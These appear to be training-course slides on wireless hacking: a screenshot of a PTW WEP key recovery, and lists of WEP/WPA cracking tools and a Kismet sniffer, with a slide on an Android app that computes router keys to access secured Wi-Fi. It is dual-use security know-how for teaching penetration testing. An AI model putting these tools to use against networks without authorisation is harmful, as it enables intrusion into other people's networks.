
PTW WEP Attack

Cracking 128 bit key ... (done)  
WEP Key found !  
ASCII: localnetkey00  
Hex: 6C6F63616C6E65746B65793030  
Attack stopped.

Start Cancel

<http://www.oxidit.com>

# WPA Brute Forcing Using Cain & Abel




# WPA Cracking Tool: Elcomsoft Wireless Security Auditor



Elcomsoft Wireless Security Auditor allows network administrators to audit wireless networks.

It comes with a built-in wireless network sniffer (with AirPcap adapters)

It tests the strength of WPA/WPA2-PSK passwords protecting your wireless network



<http://www.elcomsoft.com>

# WEP/WPA Cracking Tools



**WepAttack**  
<http://wepattack.sourceforge.net>



**Portable Penetrator**  
<http://www.secpoint.com>



**Wesside-ng**  
<http://www.aircrack-ng.org>



**CloudCracker**  
<https://www.cloudcracker.com>



**Reaver Pro**  
<https://code.google.com>



**coWPAtty**  
<http://wirelessdefence.org>



**WEPCrack**  
<http://wepcrack.sourceforge.net>



**Wifite**  
<http://code.google.com>



**WepDecrypt**  
<http://wepdecrypt.sourceforge.net>





**WepCrackGui**  
<http://wepcrackgui.sourceforge.net>

# WEP/WPA Cracking Tool for Mobile: Penetrate Pro



- Penetrate Pro android app allows you to decode and access a secure Wi-Fi network from Android smartphone and devices
- The app calculates WEP/WPA keys for some Wi-Fi routers and lets you to get access by using the password
- Penetrate Pro calculates WEP/WPA keys for various wireless routers such as Thomson, Discus, Infinitum, BBox, DMax, Orange, SpeedTouch, DLink, Eircom, BigPond, O2Wireless routers, etc.



<http://getandroidstuff.com>

# Module Flow



Wireless  
Concepts




Wireless  
Encryption



Wireless Threats



Wireless Hacking  
Methodology



Wireless Hacking  
Tools



Bluetooth  
Hacking



Countermeasures



Wireless Security  
Tools



Wi-Fi Pen Testing

# Wi-Fi Sniffer: Kismet



It is an 802.11 Layer2 wireless network sniffer, and intrusion detection system

It identifies networks by passively collecting packets and detecting standard named networks

It detects hidden networks and presence of nonbeaconing networks via data traffic

The screenshot shows the Kismet software interface. On the left, there's a list of detected wireless networks (BSSIDs) with their details like Channel, Frequency, and Signal Strength. On the right, there's a terminal window showing error messages related to GPSD.

Kismet: Soft-View Windows

| BSSID             | TG                       | Ch     | Freq | Prx | Size                | Bmt | Sig | Clnt | Wout | City        | ScanB |
|-------------------|--------------------------|--------|------|-----|---------------------|-----|-----|------|------|-------------|-------|
| TRENDnet          | 00:14:D1:5F:97:12        | A      | 0    | -1  | 2417                | 1   | 08  |      |      | Trendware   | wlan0 |
| linksys_5ES_45997 | 00:16:B6:18:E4:FF        | A      | 0    | -16 | 2447                | 2   | 08  |      |      | Cisco Link  | wlan0 |
| Linksys           | 00:17:00:F2:CD:C2        | A      | M    | -11 | 2412                | 3   | 08  |      |      | Actiontec   | wlan0 |
| Linksys           | 00:14:BF:07:2F:84        | A      | H    | -6  | 2437                | 4   | 08  |      |      | Cisco Link  | wlan0 |
| Linksys           | 00:1A:70:D9:BC:13        | A      | H    | -6  | 2437                | 5   | 08  |      |      | Cisco Link  | wlan0 |
| WPSM1             | 00:1F:9C:E4:90:84        | A      | M    | -11 | 2433                | 6   | 08  |      |      | Actiontec   | wlan0 |
